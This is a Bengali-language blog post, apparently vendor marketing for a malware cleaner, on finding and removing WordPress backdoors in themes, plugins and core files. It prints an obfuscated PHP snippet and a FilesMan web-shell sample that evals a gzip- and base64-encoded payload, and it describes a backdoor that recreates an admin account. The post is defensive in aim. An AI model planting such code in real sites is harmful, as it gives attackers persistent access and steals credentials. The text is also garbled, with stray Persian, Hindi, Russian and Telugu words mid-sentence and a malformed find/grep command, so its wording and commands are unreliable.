

WordPress ব্যাকডোর কী?
হাজার হাজার WordPress সাইট প্রতি বছর সংক্রমিত হয় এবং তার সংখ্যা বেড়ছে। এই হ্যাক করা ওয়েবসাইটগুলো ব্যবহার করা হয় ফ্রড ও স্প্যাম ছড়িয়ে দিতে। প্রায়শই মালিক ও ডেভেলপাররা সংক্রমণ উপেক্ষা করে। সংক্রমণ পেরসিস্টেন্ট হতে পারে বা নাও হতে পারে। তাই একটি WordPress ব্যাকডোর এই পেরসিস্টেন্স বজায় রাখতে সাহায্য করে। একটি WordPress ব্যাকডোর হলো সেই কোড যা একটি আক্রমণকারীকে সার্ভারে অননুমোদিত এবং পেরসিস্টেন্ট অ্যাক্সেস দেয়। এটি প্রায়শই কোথাও লুকানো একটি ম্যালিশাস ফাইল। অথবা কখনো কখনো এটি একটি ইনফেক্টেড প্লাগইন হতে পারে। WordPress ব্যাকডোর হ্যাকের নতুন ভেরিয়েন্ট প্রতি মাসে পাওয়া যায়।
হ্যাকাররা সবসময় WordPress ব্যাকডোর ইনজেক্ট করার চেষ্টা করছে। গত বছরোঞ্চ چندین প্লাগইন ছিল যেগুলো সংক্রমণ ছড়িয়ে দিয়েছে। তাই হুমকি যেকোনো জায়গা থেকে আসতে পারে। পরে WordPress ব্যাকডোর রিমুভাল একটি দীর্ঘ এবং রিসোর্স-হেভি প্রসেস হতে পারে। তবে, প্রতিরোধমূলক ব্যবস্থা সবসময় ক্ষতি নিয়ন্ত্রণ করতে পারে। একটি সুরক্ষিত WordPress সাইট আক্রমণ দেরি করতে পারে না হলে প্রতিরোধ করতে পারে। এই ব্লগে WordPress ব্যাকডোর খুঁজে বের করা এবং রিপেয়ার করার আরও বিষয়ে জানব।
সম্পর্কিত গাইড – সম্পূর্ণ WordPress সিকিউরিটি গাইড ধাপে ধাপে (হ্যাক রিস্ক ৯০% কমানো)
WordPress ব্যাকডোর হ্যাকের কারণ কী?
WordPress সাইট সেটআপ করা আপেক্ষিকভাবে সুবিধাজনক। কিন্তু অনেক ফ্লস থাকতে পারে যা WordPress ব্যাকডোরের পথ খুলে দেয়। সাদگیর জন্য, আমরা এটিকে কিছু প্রধান বিষয়ে সীমাবদ্ধ করতে পারি। সেগুলো হলো:
- কখনো কখনো এর কারণ হতে পারে একটি বাগি প্লাগইন বা থিম।
- আপনার সাইটের লগইন ক্রেডেনশিয়াল দুর্বল বা ডিফল্ট হতে পারে।
- ফাইল পারমিশন দুর্বল হতে পারে, যা সংবেদনশীল ফাইল এক্সপোজ করে।
- ফায়ারওয়াল বা যেকোনো সিকিউরিটি সলিউশন ব্যবহার না করা।
- ইনস্টলেশনগুলো পুরনো হতে পারে।
- অন্য ওয়েবসাইটের সাথে ইনফেক্টেড সার্ভার শেয়ার করা। আপনার সার্ভিস প্রোভাইডারকে সাব-নেটওয়ার্কের জন্য বলুন।

WordPress ব্যাকডোর খুঁজে বের করা
থিমে WordPress ব্যাকডোরের অবস্থান
নিষ্ক্রিয় থিমগুলো WordPress ব্যাকডোর লুকানোর সেরা জায়গা। হ্যাকাররা এই সত্য জানেন এবং আপনার সাইটে এমন থিম খুঁজে বের করতে থাকে। কারণ হলো আপনি সেখানে চেক করার সম্ভাবনা কম কারণ সেটি নিষ্ক্রিয়। WP থিমে একটি ক্রিটিক্যাল ফাইল থাকে functions.php। এই ফাইলটি নেটিভ PHP, WordPress এবং অন্যান্য ফাংশন কল করার জন্য দায়ী। সুতরাং, সহজ ভাষায়, এটি যেকোনো ধরনের অপারেশন করতে ব্যবহার করা যায়। প্রায়শই আক্রমণকারী এই ফাইল ইনজেক্ট করার চেষ্টা করে WordPress ব্যাকডোর পেতে। এর একটি উদাহরণ নিচের ছবিতে দেওয়া হলো।

এটি functions.php ফাইলে একটি ম্যালিশাস কোড। এটি তখন ট্রিগার হয় যখন আক্রমণকারী URLটি ভিজিট করে। www.yoursite.com/wp-includes/registration.php সেজন্য, এই ফাংশন একটি নতুন ইউজার তৈরি করে
id: backdooradmin
password: Pa55W0rd.
সেজন্য, আপনি যদি ইউজারটি ডিলিট করন, তবে এই URL ভিজিট করলে সেটি আবার তৈরি হয়ে যাবে। এটি একটি টিপিক্যাল WordPress ব্যাকডোর উদাহরণ। তবে, এই কোড ইনজেক্ট করা শুধু সার্ভার অ্যাক্সেস পাওয়ার পর সম্ভব। সেটি হতে পারে একটি ওপেন FTP পোর্ট বা অন্যান্য ফ্লস।
WordPress-এ ব্যাকডোর নিয়ে চিন্তিত? চ্যাট উইজেটে আমাদের মেসেজ দিন, আমরা সাহায্য করতে খুশি হব। এখন আমার WordPress সাইট সুরক্ষিত করুন।
প্লাগইনে WordPress ব্যাকডোর সনাক্তকরণ
WordPress ব্যাকডোর হ্যাক প্রায়শই বাগি প্লাগইন থেকে হয়। গত বছরোঞ্চ অনেক প্লাগইন বাগি বলে পাওয়া গেছে। এই বছর, আশ्चর্যजनকভাবে সর্বশেষটি ছিল Contact Form 7। এই প্লাগইনের ৫ মিলিয়নও বেশি সক্রিয় ইউজার রয়েছে। অন্যদিকে, বাগটি প্রিভিলেজ এস্কেলেশন লিড করেছিল। প্লাগইন ফাইল মডিফাই হলে সেগুলো ড্যাশবোর্ডে দৃশ্যমান নাও হতে পারে। তবে, FTP সার্চ এরকম ফাইল প্রকাশ করতে পারে। এছাড়া, এটিকে লেজিটিমেট লুকাতে ব্যাকডোর ফাইলগুলোক হেল্পার ফাইল বলা হয়। প্লাগইনে ব্যাকডোর থাকার কারণগুলো:
- অনব্যবহৃত প্লাগইনগুলো বেশি সংক্রমিত হওয়ার সম্ভাবনা থাকে। শুধু কারণ সেগুলো ব্যাকডোর দীর্ঘ সময় লুকিয়ে রাখতে পারে।
- অবিশ্বস্ত এবং अलোকপ্রিয় প্লাগইনগুলো প্রায়শই খারাপ কোডেড হয়। ফলে WordPress ব্যাকডোর হ্যাকের চান্স বাড়ে।
- পুরনো প্লাগইনগুলো টার্গেট হওয়ার সম্ভাবনা বেশি। শুধু কারণ অনেকেই আপডেট ছাড়া এগুলো চলে।
- এই বাগি প্লাগইনগুলো অন্যান্য কোর ফাইল মডিফাই করতে সাহায্য করতে পারে।
সুতরাং, সকল অজানা প্লাগইন খুঁজে বের করুন। সকল অনব্যবহৃত প্লাগইন পরিষ্কার করুন!
ইনস্টলেশন ফাইলে WordPress ব্যাকডোরের অবস্থান
প্লাগইন ইনফেকশনের পর কোর ফাইল মডিফিকেশন ঘটে। কোর ফাইলগুলিতে অননুমোদিত কোড থাকতে পারে বা নতুন ফাইল দেখা যেতে পারে। কখনো কখনো ব্যাকডোর গিবারিশের মতো দেখতে পারে যেন:
$t43="l/T6\\:aAcNLn#?rP}1\rG_ -s`SZ\$58t\n7E{.*]ixy3h,COKR2dW[0!U\tuQIHf4bYm>wFz<admin@wsxdn.com&(BjX'~|ge%p+oMJv^);\"k9";
$GLOBALS['ofmhl60'] = ${$t43[20].$t43
এই কোড পরিচিত টেকনিক ব্যবহার করে অবফাসকেটেড। তাই মানব ব্যবহারকারীদের জন্য পড়া কঠিন। তাই মাছের মতো কোডে চোখ রাখুন এবং সেগুলো ধারণকারী ফাইলগুলো মুছে ফেলুন। কখনো কখনো ব্যাকডোর একটি লেজিটিমেট ফাইলের মতও দেখাতে পারে যেন xml.php, media.php, plugin.php ইত্যাদি। তাই কোনো ফাইল ছেড়ে দেবেন না, লেগিতিমেট দেখালেও। এছাড়া, কোডকে কঠিন করার অন্যান্য টেকনিকও রয়েছে।
এছাড়া খুঁজুন আপনার ফাইলগুলিতে FilesMan কীওয়ার্ড। উদাহরণস্বরূপ, এটি বিখ্যাত Filesman: 02 -র ডাম্প। এই ব্যাকডোর সনাক্ত করা কঠিন এবং লগে দৃশ্যমান নয়। এটি পাসওয়ার্ড ও অন্যান্য ডিটেইল চুরি করতে ব্যবহৃত হয়।
<?php $auth_pass = ""; $color = "#df5"; $default_action = "FilesMan"; $default_charset = "Windows-1251"; preg_replace("/.*/e","x65x76x61x6Cx28x67x7Ax69x6Ex66x6Cx61x74x65x28x62x61x73x65x36x34x5Fx64x65x63x6Fx64x65x28'7b1tVxs50jD8OXvO9R9Er3fanhhjm2Q2Y7ADIZCQSSAD5GUC3N623bZ7aLs93W0Mk+W/31Wll5b6xZhkdq/7OedhJtDdKpVKUkkqlapK3rDM1tzJLL4tl7qn+ycf90/O7ddnZ++7H+Ctu/t..NRCty4s8Uh1VQKxLg+xQC0T93+IV4sxw/c08okR1wKtoyadLX6Dl6tDg3WxVxFoHhkj6Yn/xc='x29x29x29x3B","."); ?>
উদাহরণস্বরূপ, ৬ নম্বর লাইনটি হেক্সাডেসিম্যাল ফরম্যাটে। কনভার্ট করলে এটা দেখাবে কিছু যেন: preg_replace("/.*/e","eval(gzinfla\। হেক্সাডেসিম্যাল ক্যারেক্টার ডিকোড করার অনলাইন টুল উপলব্ধ। ব্যবহার করুন! এছাড়া, আক্রমণকারী বেস৬৪ এনকোডিং দিয়েও কোড লুকাতে পারে। সেটিও একইভাবে হ্যান্ডেল করুন। এখানে FilesMan শব্দটি ৪র্থ লাইনে প্রেজেন্ট। এই ইনফেকশনের ভেরিয়েন্টগুলোতে এই কীওয়ার্ড থাকে। কখনো কখনো কোড .htaccess এর মতো সংবেদনশীল ফাইল মডিফাই করতে পারে। তাই সেগুলোও ভালোভাবে চেক করুন!
WordPress ব্যাকডোর হ্যাক কীভাবে রিপেয়ার করবেন?
চেকসাম তুলনা (Checksum Comparison)
প্রথম ধাপ হলো চেকসাম তুলনা করা। এটি ফাইল ইন্টিগ্রিটির একটি হিউরিস্টিক ডিটারমিনেশন। ম্যানুয়াল ইনস্পেকশন করা যাবে। এছাড়া, এই উদ্দেশ্যে ফ্রি অটোমেটেড টুলসও উপলব্ধ। শুধু কোর ফাইলই নয়, প্লাগইন এবং থিমের জন্যও চেকসাম উপলব্ধ। এছাড়া, আপনি একটি পারসোনাল ব্ল্যাকলিস্ট মেইনটেইন করতে পারেন। এটা পাবলিক ডোমেনে উপলব্ধ লিস্ট ব্যবহার করে করা যাবে। একবার চেকসাম মেল না গেলে, ম্যানুয়ালি প্রসেস করে WordPress ব্যাকডোর মুছে ফেলুন।
WordPress ব্যাকডোর রিমুভ করতে পেশাদার সাহায্য দরকার? চ্যাট উইজেটে আমাদের মেসেজ দিন, আমরা সাহায্য করতে খুশি হব। এখন আমার WordPress সাইট রিপেয়ার করুন।
কোর ফাইল ইন্টিগ্রিটি
দ্বিতীয়ভাবে, চেকসাম ভিন্ন মান দেখালে সেগুলো ম্যানুয়ালি ইনস্পেক্ট করুন। খুব সম্ভব WordPress ব্যাকডোর হ্যাক ফাইলগুলিকে মডিফাই করেছে। তাই ইনস্টলেশন ফাইলগুলোর ইন্টিগ্রিটি যাচাই করা যাবে। শুরু করুন একটি ফ্রেশ WordPress কপি ডাউনলোড করে।
$ mkdir WordPress
$ cd WordPress
এই কমান্ড WordPress নামে একটি ডিরেক্টরি তৈরি করেছে এবং সেখানে স্যুইচ করেছে।
$ wget https://github.com/WordPress/WordPress/archive/4.9.8.zip
$ tar -zxvf 4.9.8.zip
প্রথম লাইন কোড ব্যবহার করে লেটেস্ট WordPress ভার্সন (এই কেসে 4.9.8) ডাউনলোড করুন। দ্বিতীয় লাইন এটি এক্সট্রাক্ট করে। এই টাস্কগুলো শেষ হলে আসে Криটিক্যাল ধাপ। $ diff -r path/to/your/file.php /Wordpress/wp-cron.php। এই কোড দুটি ফাইলের পার্থক্য কম্পেয়ার করে। যেহেতু WordPress ব্যাকডোর আপনার ফাইলগুলো মডিফাই করেছে, তাই এটা মডিফিকেশনগুলো দেখাবে। তবে, কিছু ফাইল ডাইনামিক যেন xmlrpc.php। এই ফাইল ইউজার এবং সার্ভিসগুলোর RPC দিয়ে সাইটের সাথে ইন্টারঅ্যাক্ট করতে সাহায্য করে। হ্যাকাররা এটা জানেন এবং এখানে ব্যাকডোর লুকাতে চেষ্টা করে। তাই সতর্কতায় সেগুলো চেক করুন WordPress ব্যাকডোর খুঁজে বের করে মুছে ফেলতে।
এনকোডিং (Encodings)
কখনো কখনো ফাইলগুলো মডিফাইড হতে পারে কিন্তু আপনার কাছে অপঠনীয়। তখন আপনি WordPress ব্যাকডোর হ্যাক ক্লিনআপ শুরু করতে পারেন base64 এনকোডিং খুঁজে বের করে। এখানে grep কমান্ড চমৎকার কাজ করতে পারে। নিচের কমান্ড ব্যবহার করুন:
find . -name "*.php" -exec grep "base64"'{}'\; -print &> output.txt
এই কমান্ড সাবধানে সকল base64 ডিটেকশন output.txt-এ লিস্ট করবে। সেখান থেকে আপনি অনলাইন টুলস ব্যবহার করে প্লেইন টেক্সটে ডিকোড করতে পারেন। এছাড়া, যদি আপনি .php ছাড়া অন্য ফাইল সার্চ করতে চান, তবে কোডে *.php শব্দটি রিপ্লেস করুন। বরং, ম্যালিশাস কোড হেক্সাডেসিম্যাল ফরম্যাটেও হতে পারে। তাই আপনি grep -Pr "[\x01\x02\x03]" ব্যবহার করতে পারেন। অন্যান্য সাদৃশ্য এনকোডিংর জন্য এই ধাপটি রিপিট করুন। ম্যালিশাস ফাইল বা কোড লাইন মুছে ফেলুন WordPress ব্যাকডোর সরাতে।
সার্ভার লগ ব্যবহার করা
সার্ভার লগ WordPress ব্যাকডোর রিমুভালে সাহায্য করতে পারে। প্রথমে, আপনাকে দেখতে হবে কোন ফাইলগুলো একটি নির্দিষ্ট তারিখের পর মডিফাইড হয়েছে। FTP লগও ব্রাউজ করুন আপনার সার্ভারে কানেক্ট করার জন্য ব্যবহৃত IP অড্রেসগুলো দেখতে। সাম্প্রতিক মডিফাইড ফাইলগুলোর ট্যাব রাখুন। ইমেজ ফোল্ডারও খুঁজুন। কেউ ইমেজ ফোল্ডারে এক্সিকিউটেবল থাকবে বলে আশা করে না। বরং, ইমেজ ফোল্ডার রাইটেবল হতে পারে। সেজন্য হ্যাকাররা সেখানে লুকাতে পছন্দ করে। সংবেদনশীল ফাইলগুলোর পারমিশন উপযুক্ত কিনা সেটাও নিশ্চিত করুন। তাই আপনার ফাইল পারমিশন সেট করুন 444 (r–r–r–) অথবা হয়তো 440 (r–r—–)। ইমেজ ফোল্ডারে যেকোনো মডিফিকেশন আছে কিনা স్పষ্টভাবে দেখুন।
আপডেট ও ব্যাকআপ
WordPress সাইট আপডেট করার গুরুত্ব বারবার জোর দিয়ে বলা হয়েছে। একটি পুরনো ইনস্টলেশন একটি ইনফেক্টেড ইনস্টলেশনের মতোই ভালো।
আপনি যদি WordPress ব্যাকডোর হ্যাকের কারণ ট্রেস করতে না পারেন, তবে ব্যাকআপ থেকে রিস্টোর করুন, শুধু করেন্ট সাইটের ব্যাকআপ নেওয়ার পর, তারপর দুটি তুলনা করুন।
আপনার যদি কোনো বিদ্যমান ব্যাকআপ না থাকে এবং আপনি WordPress কোর ফাইলগুলো নতুন দিয়ে রিপ্লেস করতে চান। এর জন্য, আপনাকে বর্তমান সাইটের ব্যাকআপ নেওয়ার পর ম্যানুয়ালি আপনার WordPress সাইট আপডেট করতে হবে।
এছাড়া, আপনি যে প্লাগইন ব্যবহার করছেন সেগুলোর সাথে কোনো ভালনারেবিলিটি রিপোর্ট হলে, সেগুলোকে অবিলম্বে আপডেট করার পরামর্শ দেওয়া হয়। যদি প্যাচে অনেক সময় লাগে, তবে বিকল্প দিয়ে রিপ্লেস করুন। অফিসিয়াল ব্লগের সাথে আপডেট থাকা রিকমেন্ড করা হয় যাতে প্যাচ যেন শীঘ্রতম সময়ে পাওয়া যায়।
WordPress ব্যাকডোর স্ক্যানার ব্যবহার করুন
মানুষ ভুল করতে পারে। ম্যানুয়াল ইনস্পেকশন শ্রমসাধ্য এবং ভুলের সম্ভাবনা রয়েছে। এটিই WordPress ব্যাকডোর হ্যাক হতে পারে। সমাধান হলো অটোমেশন। আজ বাজারে বেশ উন্নত টুলস রয়েছে। এই স্ক্যানারগুলো WordPress ব্যাকডোর সনাক্ত ও অপসারণ করতে পারে। এমন একটি হলো Astra ম্যালওয়্যার ক্লিনার। এটি শুধু আপনার ওয়েবসাইট পরিষ্কার করবে না, বরং ভবিষ্যতের সংক্রমণ থেকে সেটি রক্ষা করবেউ। এর দাম যুক্তিসঙ্গত এবং আপনাকে একটি পূর্ণদৃষ্টি দেবে। এটি আপনার মূল্যবান রিসোর্স এবং সময় বাঁচাবে!
